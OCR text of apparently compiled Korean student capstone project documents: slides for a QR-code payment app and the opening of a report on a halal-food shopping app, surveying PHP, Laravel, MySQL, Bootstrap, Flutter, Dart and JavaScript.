
당 계정당 10회의 쿠폰 기회를 얻을 수 있다.이를 통해 소비 및 QR코드 결제 촉진을 촉진하하다.

5. 참고자료

중국에서는 QR코드 결제가 보편화되었습니다.예를 들어 위챗페이(微信)이다.



결제코드



수납코드

6. 별첨

6.1 내용

소스코트 주소: https://gitee.com/pengjianghai/qc

웹서비스 주소:http://42.194.182.59:9038/

앱 다운로드 주소:

6.2 발표자료


2022
QR코드 결제시스템
중부대학교 정보보호학과
지도교수:이병천교수님
팀명:곰 네마리가
유정위 등우호
심택룡 진정기
시간: 2022년5월


목
차
CONTENTES
01 주제소개
02 구상도
03 개발 환경 및 개발 내용
04 개발 시스템 운영
05 결론 및 기대효과

주제소개

QR코드 결제시스템

원하는 상품을 휴대폰 코드로 빠르게 결제하세요.

결제 시 현금과 카드 없이 휴대폰만 사용하시면 됩니다.

구성도 1/3

판매자


구매자

관리자

이 시스템은 구매자, 판매자, 관리자로 구분됩니다.


구성도 2/3

판매자 사용 절차입니다



구성도 3/3

구매자 사용 절차입니다



개발 환경 및 개발 내용1/8

JAVA, MYSQL, IDEA를 주요 프로그래밍으로 개발하였다.

개발 환경 및 개발 내용2/8

1.판매자 생성 주문서 입니다


3.프론트 엔드에서 전송된 데이터를 바탕으로 주문 정보표를 만듭니다

2. **HTTPS** 협약을 사용하여 클라우드 서버로 전송한다.

4.데이터베이스 생성 후 주문번호로 돌아갑니다


스캔하여지불하다

5. app은 주문받은 번호에 따라 QR코드 생성 됩니다.




6.스캔 후 결제가 완료됩니다.


개발 환경 및 개발 내용3/8




개발 환경 및 개발 내용4/8




개발 환경 및 개발 내용5/8



개발 환경 및 개발 내용6/8




개발 환경 및 개발 내용7/8



QR코드를 생성하는 코드


개발 환경 및 개발 내용8/8




사용자가 로그인한 코드

개발 시스템 운영1/4

회원가입페이지



비밀번호수정페이지



개발 시스템 운영2/4

홈 페이지

분류 페이지

개발 시스템 운영3/4


QR코드 스캔 페이지

주문 정보 페이지

개발 시스템 운영4/4

QR코드

지불 성공



결론및기대효과

결론:

QR코드를 이용하여 고객이 편리한 휴대폰으로 코드결제를 할 수 있으며, 밖에 나가면 휴대폰만으로 결제가 가능합니다.

기대효과:

1.사람 간에는 코드 스캔만으로 편리하게 쇼핑할 수 있고, 여러 가지 카드를 가지고 다닐 필요가 없다.

2.하나의 앱으로 여러 사업장에서 사용 가능하도록 사업화 가능.

(이 앱에 관심 있으시다면 이 QR코드를 스캔하여 다운로드 받으실 수 있습니다.)

Q & A

감사합니다

Thanks for watching

할랄 식당과 할랄 음식 재료 판매 온라인 쇼핑몰

팀명: **Web^^asters**

지도 교수: **이병천 교수님**

팀장: 다부러브 서힙전

팀원: 울랴서브 자럴릳딘

아사더브 아흐말

파이줄라에브 파루흐

수유너브 조이리

2022.11

중부대학교 정보보호학과

목 차

1. 서론

1.1연구 배경

한국에서 사는 외국인근로자, 유학생, 결혼이민 등 그리고 처음 들어온 아무 한국말 잘 모르는 사람들은 처음에 소비하고 싶은 음식을 찾기 힘들 수도 있다. 그리고 코로나 19 부터 한국에 들어오는 사람들이 많이 없었지만 작년부터 더 많아지게 되었다. 아직은 이런 앱 없기 때문에 사람들이 다른 사람들의 더움이 필요하다.

1.2 연구 필요성


한국에 있는 외국인들이 위해서 할랄 (HALAL) 음식과 다른 나라에서 온 재료 또는 제품을 자기 모국으로 찾고 소비할 수 있게 도와주는 시스템이 필요할 것 같다. 우리 목적은 쿠팡 같은 앱에다가 언어 추가하고 한국에 있는 외국 식당들을 한 데에다가 수집하고 편하게 쓸 수 있도록 시스템(앱) 있어야 될 것 같다.

2. 관련 연구

2.1 PHP

PHP 는 1995 년 덴마크계 캐나다인 라스무스 러도프가 처음 만든 것으로, 당시 C 언어나 Perl 로 복잡하게 웹사이트를 만들던 CGI 를 대신해 간편하게 웹사이트를 작성하기 위해 개발했다. 그 뒤로 개발이 계속되어 오늘날에까지 이르게 되었다.

2.2 Laravel



라라벨(Laravel)은 자유, 오픈 소스 PHP 웹 프레임워크의 하나로, 테일러 오트웰이 개발하였으며 모델-뷰-컨트롤러(MVC) 아키텍처 패턴을 따라 웹 애플리케이션을 개발하기 위해 고안되었다. 라라벨의 기능들 중 일부는 모듈 방식의 패키징 시스템이며, 전용 의존성 관리자, 관계형 데이터베이스에 접근하는 각기 다른 방법, 소프트웨어 전개와 유지보수의 도움을 주는 유틸리티, 신택틱 슈거 지향이 포함된다.

2015 년 3 월 기준으로, 라라벨은 심포니, 젠드 프레임워크, 코드이그나이터, Yii2 등과 함께 가장 대중적인 PHP 프레임워크 가운데 하나로 간주된다.

라라벨의 소스 코드는 깃허브에 호스팅되어 있으며 MIT 허가서의 조항에 의거하여 허가된다.

2.3 MySql && phpMyAdmin

MySQL 은 2016 년 기준 80% 이상의 시장 점유율을 차지하고 있는 관계형 데이터베이스 관리 시스템이다. 오픈소스로 개발되며, GNU GPL(GNU General Public License)과 상업용 라이센스의 이중 라이센스로 관리되고 있다. MySQL 은 데이터를 저장 및 엑세스 하는 스토리지 엔진과 SQL 파서를 따로 분리하여 용도에 따라 스토리지 엔진을 선택할 수 있는 멀티 스토리지 엔진 방식을 채용하고 있다. 이중 가장 많이 사용하는 두 가지 엔진은 MyISAM 과 InnoDB 로, 마이아이삼은 기능이 복잡하지 않으나 데이터 조회를 위한 셀렉트 속도가 이노디비에 비해 빠르다. 하지만 데이터베이스 내에서 한 번에 수행되는 일련의 연산들에 대한 안전성을 보장하는 트랜잭션이

지원되지 않기 때문에, 데이터 무결성을 보장해야 하는 경우 이노디비가 사용된다. 데이터베이스를 관리하기 위한 GUI 기반 툴을 따로 내장하지 않기 때문에 일반적으로 명령줄 인터페이스를 사용하거나, MySQL 워크벤치와 같은 MySQL 프론트앤드 소프트웨어 및 웹 애플리케이션을 이용한다.

2.4 부트스트랩

원래 Twitter 의 디자이너와 개발자가 만든 Bootstrap 은 세계에서 가장 인기 있는 프론트엔드 프레임워크 및 오픈 소스 프로젝트 중 하나가 되었습니다.

부트스트랩은 2010 년 중반 트위터에서 @mdo 와 @fat 에 의해 만들어졌습니다. 오픈 소스 프레임워크가 되기 전에 Bootstrap 은 Twitter Blueprint 로 알려졌습니다. 개발 몇 개월 후 Twitter 는 첫 번째 Hack Week 를 개최했으며 모든 기술 수준의 개발자가 외부 지침 없이 뛰어들면서 프로젝트가 폭발적으로 증가했습니다. 공개 출시 전 1 년 넘게 회사 내부 도구 개발을 위한 스타일 가이드 역할을 했으며 오늘날에도 계속되고 있습니다.

2011 년 8 월 19 일 금요일에 처음 출시된 이후 v2 및 v3 으로 두 번의 주요 재작성을 포함하여 20 개 이상의 릴리스가 있었습니다. Bootstrap 2 에서는 전체 프레임워크에 선택적 스타일시트로 반응형 기능을 추가했습니다. Bootstrap 3 으로 이를 기반으로 라이브러리를 다시 작성하여 기본적으로 모바일 우선 접근 방식으로 응답하도록 했습니다.

Bootstrap 4 를 사용하여 Sass 로의 마이그레이션과 CSS 의 flexbox 로의 이동이라는 두 가지 주요 아키텍처 변경 사항을 설명하기 위해 프로젝트를 다시 작성했습니다. 우리의 의도는 최신 브라우저에서 더 새로운 CSS 속성, 더 적은 종속성 및 새로운 기술을 추진하여 웹 개발 커뮤니티를 앞으로 나아가는 데 작은 도움이 되는 것입니다.

2.5 HTML & CSS

2.5.1 HTML

하이퍼 텍스트 마크업 언어(Hyper Text Markup Language, HTML, 문화어: 초본문표식달기언어, 하이퍼본문표식달기언어)는 웹 페이지를 위한 지배적인 마크업 언어다. 또한, HTM 은 제목, 단락, 목록 등과 같은 본문을 위한 구조적 의미를 나타내는 것뿐만 아니라 링크, 인용과 그 밖의 항목으로 구조적 문서를 만들 수 있는 방법을 제공한다. 그리고 이미지와 객체를 내장하고 대화형 양식을 생성하는 데 사용될 수 있다. HTML 은 웹 페이지 콘텐츠 안의 꺾쇠 괄호에 둘러싸인 "태그"로 되어있는 HTML 요소 형태로 작성한다. HTML 은 웹 브라우저와 같은 HTML 처리 장치의 행동에 영향을 주는 자바스크립트와 본문과 그 밖의 항목의 외관과 배치를 정의하는 CSS 같은 스크립트를 포함하거나 불러올 수 있다.

2.5.2 CSS

종속형 시트 또는 캐스케이딩 스타일 시트(Cascading Style Sheets, CSS)는 마크업 언어가 실제 표시되는 방법을 기술하는 스타일 언어(style sheet language)로, HTML 과 XHTML 에 주로 쓰이며, XML 에서도 사용할 수 있다. 기본 파일 명 W3C 의 표준이며, 레이아웃과 스타일을 정의할 때의 자유도가 높다. 기본 파일명은 style.css 이다. 마크업 언어(ex: HTML)가 웹사이트의 몸체를 담당한다면 CSS 는 옷과 액세서리처럼 꾸미는 역할을 담당한다고 할 수 있다. 즉, HTML 구조는 그대로 두고 CSS 파일만 변경해도 전혀 다른 웹사이트처럼 꾸밀 수 있다.

2.6 Anroid Studio

Android Studio 안드로이드 스튜디오는 안드로이드 및 안드로이드 전용 어플 제작을 위한 공식 통합 개발 환경(IDE)이다. 언어는 자바와 코틀린을 지원하며 과거 이클립스 기반의 안드로이드 개발 Tool 인 Android Development Tool 의 주요 빌드 시스템은 아파치 앤트였으나 공식 안드로이드 스튜디오는 gradle 빌드 시스템을 사용하고 있다.

2.6.1 Flutter

플러터(Flutter)는 구글이 출시한 오픈 소스 크로스 플랫폼 GUI 애플리케이션 프레임워크이다. 안드로이드, iOS, 윈도우즈, 리눅스 및 웹용 애플리케이션과 구글 퓨시아용 앱의 주된 소스코드로 사용된다.

플러터의 최초 버전의 코드명은 "Sky"(스카이)이며 안드로이드 운영 체제에서 실행되었다. 2015 년 다트 개발자 서밋에서 공개되었으며 120 프레임/초로 꾸준히 렌더링이 가능하도록 의도되었다고 언급되었다.[5] 상하이의 구글 개발자의 날 키노트 중에 구글은 플러터 1.0 전의 마지막 대형 릴리스인 플러터 릴리스 프리뷰 2 를 발표하였다. 2018 년 12 월 4 일, 플러터 1.0 이 플러터 라이브 이벤트에서 공개되었으며 프레임워크의 최초의 안정판으로 언급되었다.

프레임워크 아키텍처

플러터의 주요 구성 요소는 다음과 같다:

- 다트 플랫폼
- 플러터 엔진(Flutter engine)

- 파운데이션 라이브러리(Foundation library)
- 디자인 특화 위젯(Design-specific widgets)

Hello World 예시 [편집]

```dart
import 'package:flutter/material.dart';

void main() => runApp(HelloWorldApp());

class HelloWorldApp extends StatelessWidget {
  @override
  Widget build(BuildContext context) {

    //MaterialApp acts as a wrapper to the app and
    //provides many features like title, home, theme etc
    return MaterialApp(
      title: 'Hello World App',

      //Scaffold acts as a binder that binds the appBar,
      //bottom nav bar and other UI components at their places
      home: Scaffold(

        //AppBar() widget automatically creates a material app bar
        appBar: AppBar(
          title: Text('Hello World App'),
        ),

        //Center widget aligns the child in center
        body: Center(
          child: Text('Hello World'),
        ),
      ),
    );
  }
}
```

2.6.2 DART

Dart 는 모든 플랫폼에서 빠른 앱을 개발하기 위해 클라이언트에 최적화된 언어입니다. 그 목표는 앱 프레임워크를 위한 유연한 실행 런타임 플랫폼과 함께 다중 플랫폼 개발을 위한 가장 생산적인 프로그래밍 언어를 제공하는 것입니다.

언어는 언어의 기능과 강점을 형성하는 개발 과정에서 선택한 기술 범위로 정의됩니다. Dart 는 다양한 컴파일 대상(웹, 모바일 및 데스크톱)에서 개발(1 초 미만 상태 저장 핫 리로드)과 고품질 프로덕션 경험을 모두 우선시하여 클라이언트 개발에 특히 적합한 기술 엔벨로프를 위해 설계되었습니다.

Dart 는 또한 Flutter 의 기반을 형성합니다. Dart 는 Flutter 앱을 구동하는 언어와 런타임을 제공하지만 Dart 는 코드 서식 지정, 분석 및 테스트와 같은 많은 핵심 개발자 작업도 지원합니다.

다트: 언어

Dart 언어는 유형이 안전합니다. 변수의 값이 항상 변수의 정적 유형과 일치하는지 확인하기 위해 정적 유형 검사를 사용합니다. 경우에 따라 이를 사운드 타이핑이라고 합니다. 형식은 필수이지만 형식 유추 때문에 형식 주석은 선택 사항입니다. Dart 타이핑 시스템은 또한 유연하여 런타임 검사와 결합된 동적 유형을 사용할 수 있어 실험 중이나 특히 동적이어야 하는 코드에 유용할 수 있습니다.

Dart 는 건전한 null 안전을 제공합니다. 즉, 값이 null 이 될 수 있다고 말하지 않는 한 null 이 될 수 없습니다. 확실한 null 안전으로 Dart 는 정적 코드 분석을 통해 런타임 시 null 예외로부터 사용자를 보호할 수 있습니다. 다른 많은 null 안전 언어와 달리 Dart 가 변수가 null 을 허용하지 않는다고 판단하면 해당 변수는 항상 null 을 허용하지 않습니다. 디버거에서 실행 중인 코드를 검사하면 런타임에 null 허용 여부가 유지된다는 것을 알 수 있습니다(따라서 null 안전성이 보장됨)


다음 코드 샘플은 라이브러리, 비동기 호출, nullable 및 non-nullable 유형, 화살표 구문, 생성기, 스트림 및 getter 를 비롯한 여러 Dart 언어 기능을 보여줍니다. 추가 Dart 기능을 사용하는 예를 찾으려면 샘플 페이지를 참조하세요. 언어에 대해 자세히 알아보려면 Dart 언어 둘러보기를 이용하세요.

2.7 JavaScript

Javascript 는 1995 년 미국의 넷스케이프 커뮤니케이션즈에서 처음 개발되었으며, 웹 페이지에서 사용자로부터 특정 이벤트나 입력 값을 받아 동적인 처리를 목적으로 고안된 객체 기반의 스크립트 프로그래밍 언어이다. 주로 웹 브라우저 내에서 사용되는 언어였으나, 자바스크립트 기반의 런타임 플랫폼 (Node.js 등...)들이 개발되면서 서버측 프로그램 개발에도 사용이 크게 확대되었다.

3. 본론


3.1 시스템 구성



[그림 1. 프로그램 구상도]

3.1.1 Server

